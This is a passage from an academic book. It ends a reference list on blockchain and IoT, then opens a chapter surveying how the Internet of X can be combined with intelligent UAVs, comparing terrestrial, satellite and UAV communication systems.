23. Yue L, Junqin H, Shengzhi Q, Ruijin W (2017) Big data model of security sharing based on blockchain. In: 2017 3rd international conference on big data computing and communications (BIGCOM). IEEE, pp 117–121
24. Ahmed E, Yaqoob I, Hashem IAT, Khan I, Ahmed AIA, Imran M, Vasilakos AV (2017) The role of big data analytics in Internet of Things. Comput Netw 129:459–471

25. Motau M, Kalema BM (2016) Big data analytics readiness: a South African public sector perspective. In: 2016 IEEE international conference on emerging technologies and innovative business practices for the transformation of societies (EmergiTech). IEEE, pp 265–271
26. Archenaa J, Anita EM (2015) A survey of big data analytics in healthcare and government. Procedia Comput Sci 50:408–413
27. Russom P (2011) Big data analytics. TDWI Best Practices Report, Fourth Quarter
28. Keim D, Qu H, Ma KL (2013) Big-data visualization. IEEE Comput Graphics Appl 33(4):20–21
29. Singhal B, Dhameja G, Panda PS (2018) How blockchain works. In: Beginning Blockchain. Apress, Berkeley, CA, pp 31–148
30. Manjunath P, Prakruthi MK, Shah PG (2018) IoT driven with big data analytics and block chain application scenarios. In: 2018 second international conference on green computing and Internet of Things (ICGCIoT). IEEE, pp 569–572
31. Yu M, Sahraei S, Li S, Avestimehr S, Kannan S, Viswanath P (2020) Coded merkle tree: solving data availability attacks in blockchains. In: International conference on financial cryptography and data security. Springer, Cham, pp 114–134
32. Salam A (2020) Internet of things for sustainability: perspectives in privacy, cybersecurity, and future trends. In: Internet of Things for sustainable community development. Springer, Cham, pp 299–327
33. Mao X, Li K, Zhang Z, Liang J (2017) Design and implementation of a new smart home control system based on internet of things. In: 2017 international smart cities conference (ISC2). IEEE, pp 1–5
34. Wang L, Ranjan R (2015) Processing distributed internet of things data in clouds. IEEE Cloud Comput 2(1):76–80
35. Abu-Elkheir M, Hayajneh M, Ali NA (2013) Data management for the internet of things: design primitives and solution. Sensors 13(11):15582–15612
36. Li T, Liu Y, Tian Y, Shen S, Mao W (2012) A storage solution for massive IoT data based on NoSQL. In: 2012 IEEE international conference on green computing and communications. IEEE, pp 50–57
37. Xu R, Chen Y, Blasch E, Chen G (2018) Blendcac: a blockchain-enabled decentralized capability-based access control for IOT. In: 2018 IEEE international conference on Internet of Things (iThings) and IEEE Green Computing and Communications (GreenCom) and IEEE Cyber, Physical and Social Computing (CPSCom) and IEEE Smart Data (SmartData). IEEE, pp 1027–1034
38. Zhang Y, Kasahara S, Shen Y, Jiang X, Wan J (2018) Smart contract-based access control for the internet of things. IEEE Internet Things J 6(2):1594–1605
39. Al-Megren S, Alsalamah S, Altoaimy L, Alsalamah H, Soltanisehat L, Almutairi E (2018) Blockchain use cases in digital sectors: a review of the literature. In: 2018 IEEE international conference on Internet of Things (iThings) and IEEE Green Computing and Communications (GreenCom) and IEEE Cyber, Physical and Social Computing (CPSCom) and IEEE Smart Data (SmartData). IEEE, pp 1417–1424
40. Ouaddah A, Abou Elkalam A, Ait Ouahman A (2016) FairAccess: a new blockchain-based access control framework for the Internet of Things. Secur Commun Netw 9(18):5943–5964
41. Alphand O, Amoretti M, Claeys T, Dall'Asta S, Duda A, Ferrari G, Rousseau F, Tourancheau B, Veltri L, Zanichelli F (2018) IoTChain: a blockchain security architecture for the Internet of Things. In: 2018 IEEE wireless communications and networking conference (WCNC). IEEE, pp 1–6
42. Kashyap M, Sharma V, Gupta N (2018) Taking MQTT and NodeMcu to IOT: communication in Internet of Things. Procedia Comput Sci 132:1611–1618
43. Patel KK, Patel SM (2016) Internet of things-IOT: definition, characteristics, architecture, enabling technologies, application & future challenges. Int J Eng Sci Comput 6(5)
44. Khan A, Kumar Agrawal S (2018) IoT based smart waste bin to track dustbin and public complaint management system. In: 2018 8th international conference on communication systems and network technologies (CSNT). IEEE, pp 1–7

45. Novo O (2018) Blockchain meets IoT: an architecture for scalable access management in IoT. IEEE Internet Things J 5(2):1184–1195
46. Stankovic JA (2014) Research directions for the internet of things. IEEE Internet Things J 1(1):3–9
47. Jin J, Gubbi J, Marusic S, Palaniswami M (2014) An information framework for creating a smart city through internet of things. IEEE Internet Things J 1(2):112–121
48. Park E, Del Pobil AP, Kwon SJ (2018) The role of Internet of Things (IoT) in smart cities: technology roadmap-oriented approaches. Sustainability 10(5):1388
49. Malche T, Maheshwary P (2017) Internet of Things (IoT) for building smart home system. In: 2017 international conference on I-SMAC (IoT in social, mobile, analytics and cloud) (I-SMAC). IEEE, pp 65–70
50. Zanella A, Bui N, Castellani A, Vangelista L, Zorzi M (2014) Internet of things for smart cities. IEEE Internet Things J 1(1):22–32
51. Strohbach M, Ziekow H, Gazis V, Akiva N (2015) Towards a big data analytics framework for IoT and smart city applications. In: Modeling and processing for next-generation big-data technologies. Springer, Cham, pp 257–282

Internet of X-Enabled Intelligent Unmanned Aerial Vehicles Security for Hyper-connected Societies

Faris A. Almalki, Saeed H. Alsamhi, and Marios C. Angelides

Abstract In this innovative digital era, it is widely accepted that the Internet of Things (IoT) is the fuel for the fourth industrial revolution, as they contribute effectively to linking trillions of objects and sensors, all of which generate real-time data. Unsurprisingly, integration between IoT and intelligent Unmanned Aerial Vehicles (UAVs) is vital, let alone the Internet of X (IoX), which includes everything, i.e., things, people, processing, and Data. Such integration would massively pave the way to hyper-connected societies and thus more global smart connectivity. The interest in UAVs is dramatically increasing due to their wide capabilities and applications. Their position in the sky at tropospheric and stratospheric layers could provide many of the favourable characteristics of satellites, but without the distance penalty. Deploying a network of UAVs in the sky with inter-platform links will swiftly bridge coverage gaps and bring billions of people and things to the Internet grid. Thanks to soft infrastructure, a fast start-up time, gradual growth, on-demand capacity assignment, low capital investment, and low ongoing operating costs. UAVs represent a perfectly suitable alternative infrastructure for long-term broadband access to fixed or mobile users. In addition, UAVs are particularly well-suited for temporary provision of basic or additional capacity requirements due to the possibility of rapid deployment and control of the flight path, always in compliance with changing communication demands, providing network flexibility, and reconfigurability. UAVs are well-suited for serving remote regions with low user density, short-term large-scale events, and the establishment of ad hoc networks for disaster-relief. Typical services to be offered

F. A. Almalki (✉)
Department of Computer Engineering, College of Computers and Information Technology, Taif University, Taif 21944, Kingdom of Saudi Arabia
e-mail: m.faris@tu.edu.sa

S. H. Alsamhi
Software Research Institute, Athlone Institute of Technology, Athlone N37 H68, Ireland
e-mail: salsamhi@ait.ie

Faculty of Engineering, IBB University, 70270 Ibb, Yemen

M. C. Angelides
Brunel Design School, College of Engineering, Design and Physical Sciences, Brunel University London, Uxbridge, UK

O. Kaiwartya et al. (eds.), *Security and Privacy in Cyberspace*, Blockchain Technologies,
https://doi.org/10.1007/978-981-19-1960-2_5

when IoX and intelligent UAVs include multimedia communications, telecommunications, security, support for smart cities, smart agriculture, monitoring disaster-relief activities, atmospheric studies, remote sensing, traffic monitoring, smart service delivery, border monitoring, high-resolution imaging, newsgathering, localization, and navigation. This chapter aims to shed light on integrating IoX and intelligent UAVs in hyper-connected societies and their capabilities, network topologies, security, advantages, applications, and challenges, and conclude with some recommendations and future work. This contribution is a noticeable shift from existing work in the literature, providing a panoramic view of the proposed integration.

Keywords Internet of X (IoX) · Unmanned aerial vehicles (UAVs) · Fourth industrial revolution · Internet of everything (IoE) · Intelligent UAV · Global connectivity · Smart cities · 6G

1 Introduction

Researchers, engineers, and Information Technology (IT) specialists strive to use the advanced technology of the Fourth Industrial Revolution (4IR) to achieve a better life for our planet. Figure 1 shows the 4IR technological pillars, including IoX and UAVs. The 4IR was launched from the great achievements of the third revolution, especially the Internet and its enormous processing power. These achievements open doors to limitless possibilities through major breakthroughs in emerging technologies in artificial intelligence, Internet of Things (IoT), autonomous vehicles, UAVs, robotics, 3D printing, nanotechnology, biotechnology, materials science, quantum computing, and blockchain. To put it simply, the third industrial revolution represents simple digitization, while the fourth represents creative digitization based on a combination of symbiotically interacting technological breakthroughs through innovative algorithms. Although this revolution depends on the infrastructure and technologies of the third industrial revolution, it suggests completely new ways to become an integral part of society and our human bodies as individuals, such as smart cities, wearable technology, smart healthcare, smart farming, deep machine learning, and new forms of artificial intelligence. Further, the 4IR has a greater amalgamation of people's individual and collective choices, so that it will not only be the choices of researchers, designers, and inventors that develop new technologies; but also investors, consumers, and citizens who adopt and use these technologies in everyday life become partners in their creation and development [1–5].

"By 2035, the earth will become a supercomputer," the Economist magazine says, which infers that approximately everything on the globe will be online or ready to be connected to the Internet [2]. Hence, IoX has been considered a significant player in the recent digital era. Its power is based not only on the ability to connect billions of things via the Internet, but also on the functionality that can be done automatically without human intervention. Further, it is believed that IoX has taken IoT to broader horizons, where X refers to almost everything (Things, People, Processing,




Fig. 1 Technological pillars of the 4IR include IoX and UAVs

and Data). Cisco defines IoX as “Bringing together people, processing, data and things to make network communications smarter and more valuable than ever, and transforming data into procedures that create new capabilities, richer experiences and an unprecedented economic opportunity for companies, individuals and countries”. Figure 2 demonstrates the four elements that reflect the structure of the IoX [6–9].

In our current digital era, the two pillars of IoX and UAVs are considered as the fuel of the 4IR since they contribute effectively by linking trillions of items and sensors, all of which generate real-time data, which in turn open doors towards hyper-connected societies and thus more global smart connectivity. It is anticipated that above 50 billion devices can be connected to the Internet by 2030 [10], where this number will further rise since the IoX is progressively entering a wide range of sectors ranging from smart buildings, smart healthcare, smart agriculture, wearable devices, tracking and security, manufacturing, and communications [11]. Further, Fig. 3 shows the world’s total internet users, mobile users, and social media users. Unquestionably, these numbers are still growing too.

The integration between IoX and intelligent UAVs attracts researchers’ attention for many reasons. For instance, UAVs’ reliability, flexibility, portability, efficiency,




Fig. 2 Four elements of IoX




Fig. 3 Statistics of the world's total digital [10]

applicability, rapid deployment, line of sight (LoS) connectivity, and low manufacturing, launching, and maintenance costs. Therefore, unsurprisingly the tremendous attention that UAVs have drawn from both industry and academia, due to their advantages and wide applications, including multimedia communications, telecommunications, empowering smart cities, smart agriculture, monitoring disaster-relief activities, atmospheric studies, remote sensing, traffic monitoring, smart service delivery, border monitoring, high-resolution imaging, newsgathering, security, localization, and navigation. Indeed, coupling IoX and intelligent UAVs have a massive chance to bring out drastic changes to how we live today, where billions of people and devices require wireless connectivity and security. Thus, all things are sensed and connected to the grid network, bringing everything to the intelligent and hyper-connected world [12–16].

The rest of this chapter is organized as an overview of wireless communication systems for global connectivity in Sect. 2, highlighting capabilities and open issues related to wireless communication systems and security. Section 3 UAVs include network configurations for hyper-connected societies. Followed by concluding discussions and future perspectives in Sect. 4.

2 Wireless Communication Systems: A Global Connectivity

A general definition for the wireless communication concept would be that the information can be transmitted over a distance between two points or more without cables, wires, or any other electrical conductor, such as radio communication. Wireless services and systems are developing swiftly, which has become one of the essential means of communication. Commonly, wireless communication systems can be divided broadly into two main types: (1) Terrestrial Systems and (2) Space-based Systems (e.g., Satellites and UAVs) [17]. This section aims to cover cutting-edge work on these wireless communication systems from aspects like capabilities, types, applications, and main challenges or limitations. This section concludes with a comprehensive comparison between terrestrial systems against space-based systems. These aspects would give a panoramic view of how these technologies would support wireless connectivity and thus leads to more smart, hyper-connected societies.

2.1 Terrestrial System Against Space-Based Systems

2.1.1 Terrestrial System

A cellular network, or a cellular network, or a mobile phone network is a communications network that represents the last station in a wireless communications network. Every cellular network contains at least one transceiver at a fixed location, known as a cellular site or Base Station (BS). A cell base station provides network coverage that can be used to transmit voice, data, and more. Each cell uses a different set of frequencies that must differ from the frequencies of neighbouring cells to avoid any interference and provide quality service within the coverage area of each cell. Thus, a group of these cells provides broadcast coverage over a wide geographic area. This allows many portable transceivers (e.g., mobile phones) to communicate with and without fixed telephones anywhere in the network BS even if some devices move between more than one cell during transmission [17–19].

This kind of telecommunication system could offer several advantages such as high-frequency reuse to enhance capacity, extending wireless coverage range up to 30 km, cost-efficiency, and mobile devices use less power and can communicate via BS since these cell towers are usually close; unlike satellites. These advantages are improved and can be stretched to cover further merits due to using more advanced technology especially since the Fifth Generation (5G) and beyond have emerged. Figure 4 shows several 5G cutting-edge technologies that have benefited the terrestrial systems. For instance, Device-to-Device (D2D) communication, Relay Node (RN), small cells (e.g., Femto cell, and Pico cell), Heterogeneous Network (HetNet), Massive Multiple Input Multiple Output (MMIMO), smart antenna beamforming, IoT, shadowing and multipath scenarios (e.g., LoS, and Non-line-of-Sight (NLoS)). These technologies are promising to enhance capacity, coverage, and predecessor's techniques, and minimize interferences and intervention in each other's signals [17, 20, 21].

Despite the advancements of the terrestrial system, they are not without limitations due to their nature and/or technological capabilities. The list below summarises the main challenges with cellular communications, as have been discussed in the literature.

- Energy consumption in base stations is quite high; thus have a limited battery lifetime.
- High demand for higher mobile data volume per unit due to limited frequency bands and hence limited bandwidth.




Fig. 4 5G cellular BS with its cutting-edge technologies

- Shadowing and multipath constraints due to the number of obstacles such as buildings, trees, and hills affect the coverage of terrestrial cells.
- In natural disasters, such as earthquakes or floods, the cellular systems are vulnerable to dis-connectivity.
- Achieving the LoS is rather challenging, especially in difficult terrain areas, such as mountains and deserts.
- Providing energy, particularly in isolated areas, is challenging.
- Qualities of Service (QoS) levels affect the coverage area due to surrounding obstacles and signal attenuation.
- Limited coverage footprint depends on various factors like propagation conditions, the layout of the coverage region, and transmission power.
- High cost to set up the cellular network infrastructure, particularly for a few users and/or short-term large-scale events.
- High handover complexity due to user mobility, especially in small cells (e.g., Pico cell).
- Interference management issues due to various reasons.
- Deployment made in stages.

2.1.2 Satellites System

Satellites and UAVs, including High Altitude Platforms (HAPs), Low Altitude Platforms (LAPs), Tethered Balloons, and Drones, are typical space-based systems. These outer space communication systems cover a wide area, offering deployment flexibility, forecasting disaster evolution, providing last-mile connectivity, reconfigurability, or in emergency and disaster situations offering unique LoS advantages [17, 22].

The word "Satellite" can be traced to the Latin word Satelles, which refers to attendant or companion since the satellites accompanied their primary planet in their journey through space. A satellite can switch and direct radio communication signals through a transponder via a communication channel between a transmitter and a receiver at different locations on Earth. Satellites are used for television, telephone, radio, Internet, and military applications using electromagnetic waves to transmit signals. There are thousands of satellites in Earth's orbit, used by private and government organizations offering a wide range of applications at different frequency bands. Examples of satellite applications are telecommunications, aerial photography, remote sensing, military usages, scientific survey, localization, and navigation [17, 23].

According to the International Telecommunication Union (ITU), Satellite Communications Services can be generally classified into three classes which are: Fixed Satellite Services (FSS), Broadcast Satellite Services (BSS), and Mobile Satellite Services (MSS), where these services cover both stationary and mobile stations offering a wide range of applications. On the other hand, Satellites can be classified according to their orbital altitude based on the Van Allen ionosphere radiation belts, as Fig. 5 demonstrates. Research indicates that these belts affect a satellite's lifetime




Fig. 5 Types of satellites based on their orbital altitudes

due to radiation levels. Therefore this leads to deciding the orbital altitude that may suit a satellite. Broadly, there are four types of satellites based on their orbital altitude: Geostationary Orbit (GEO) at an orbital altitude of about 36,000 km over the earth's equator in a circular orbit, Highly Elliptical Orbit (HEO) at apogee altitude around 35,000 km over the earth's equator in an elliptical orbit, Medium Earth Orbit (MEO) at orbital altitudes between 10,000 km and 12,000 km over the earth's equator in a circular orbit, and Low Earth Orbit (LEO) at orbital altitudes between 600 and 1500 km over the earth's equator in a circular orbit [14, 17].

Satellite development is a major challenge for many world-leading nations in the world space race journey. According to the Union of Concerned Scientists (UCS), as recorded in early January 2021, around 3372 active satellites are in different orbits. There are 2612 LEO satellites, 562 GEO satellites, 139 MEO satellites, and 59 HEO satellites; around half of these satellites are used for commercial usages. Undeniably, technological advancements in satellites include design and manufacturing points (e.g., development of reusable space launch vehicles, the emergence of all-electric propulsion systems, massive MIMO antennas, and optical satellite links). Further, there is a substantial interest in implementing microsatellites (e.g., Nanosatellite), which aims to speed up implementation in a short time. Furthermore, Weight reduction while ensuring structural properties would decrease production time and reduce required material, and less environmental impact. According to the National Aeronautics and Space Administration (NASA), as Fig. 6 shows, these kinds of small satellites have a variety of sizes and mass, where Microsatellite can be 10–100 kg, Nanosatellite around 1–10 kg, Picosatellite around 0.01–1 kg, and Femtosatellite around 0.001–0.01 kg [22–25].




Image: Nasa/ Ames Research Center

Fig. 6 Nanosatellite manufactured by NASA [26]

Despite the advancements in satellite systems, they are not without limitations due to their nature and/or technological capabilities. The list below summarises the main challenges with satellite communications, as discussed in the literature.

- Considerable propagation path loss and delay compared to terrestrial systems.
- High level of transmission power that is unpractical for small mobile devices.
- High complexity about manufacturing, launching, maintenance whilst in orbit, tracking, and handover process.
- Satellites could utilize high-frequency bands, but they are more vulnerable to signal degradation, where radio signals get absorbed by rain, snow, or ice.
- Satellite lifetime gets affected due to de-orbiting, atmospheric dragging, Van Allen belt radiation, solar radiation pressure, and gravitational pull.
- Remote sensing for closed regions (e.g., caves) may not be feasible compared to UAV systems.
- Environmental damage resulting from gas emissions during launch.
- High costs for manufacturing, operating, and launching.
- Policies and regulatory issues.
- Deployment made in stages.
- Bandwidth is steadily being used up.

2.1.3 UAVs System

A UAV is a flying robot that can be controlled remotely or fly autonomously with software-controlled flight plans in its embedded systems, working with onboard sensors and global GPS. Another definition of UAV is a powered aerial vehicle that can fly in any direction or altitude, is remotely operated and controlled, can be launched from a ground launcher or ship deck, or dropped from other aircraft, and can be retrieved back to the place of launch or to anywhere else after completing its mission. The types of drones are divided in terms of guidance into self-guided aircraft and remotely piloted aircraft, in terms of the possibility of recovery into a drone that can be recovered, and an expendable aircraft, and in terms of its external appearance: unmanned aircraft in the form of fixed-wing aircraft, and a guided aircraft Unmanned aerial vehicles. Interestingly, the aerial platform is part of the UAVs family, which comes as HAPs and LAPs, Floating Balloons, or even Tethered Balloons [27, 28].

In 1997 aerial platforms technology was recognized as stratospheric layer repeaters, according to the World-Administrative Radio Communication (WRC) No. S1.66A of the ITU-R. Such a technology has been described as representing a new and long-anticipated technology that can revolutionize the telecommunication industry. Aerial platforms are mostly helium-filled and solar-powered airships and can be used for various applications and services such as telecommunications, broadcasting, environmental measurements, surveillance, emergency services, localization and navigation, and e-services. Providing wireless communication services via UAVs is increasingly seen as an innovative solution to the last-mile problem. Where UAVs could provide many of the satellite benefits, but without the distance penalty. Both mobile and/or fixed receivers may experience better signal quality since UAV radio link achieve more LoS communications, hence, less propagation delay due to close distance to the ground. These UAVs could operate at different altitudes up to 25 km above the ground at the Stratosphere layer, as Fig. 7 shows [29, 30].

The figure represents the earth's five distinct atmospheric layers, classified based on physical things such as wind speed, temperature, atmospheric pressure, and air density. The lowest to the highest altitude layers are Troposphere, Stratosphere, Mesosphere, Thermosphere, and Exosphere. However, the Stratosphere layer is the second layer of the earth's atmosphere, which is an optimum altitude for most UAV's technology for several reasons. First and foremost, mild wind, which leads to possible station-keeping. Second, above the commercial and military paths. Third, above the cloud, which provides a clear solar powering. Fourth, it is still close to the earth. Thus, there is no considerable delay compared to satellites [14, 31, 32].

Researchers in academia and industry are striving to develop various aspects related to UAVs state-of-the-art usages, applications, and capabilities. These projects have been conducted in many places in Europe (e.g., EU HeliNet, European COST Action 297, British StratSat, ABSOLUTE); Asia (e.g., Japanese Skynet, Korean KARI, Saudi PSATRI); North America (e.g., Canadian HALE Platform, Sky stations, Lockheed Martin); besides international cooperation across many countries (e.g., CAPANINA, Google's Loon) [7, 9, 14, 30]. In [30], the authors estimated signal strength intelligently from different drone altitudes to smart environments. Figure 8 demonstrates representative examples of different aerial platforms including Airships, Tethered Balloons, Aircraft, and Drone. This reflects a lot of international efforts that is put into the development of these aerial platforms.

UAV position in the sky could take advantage of both terrestrial and satellite communication systems' strengths while avoiding their shortcomings. Many


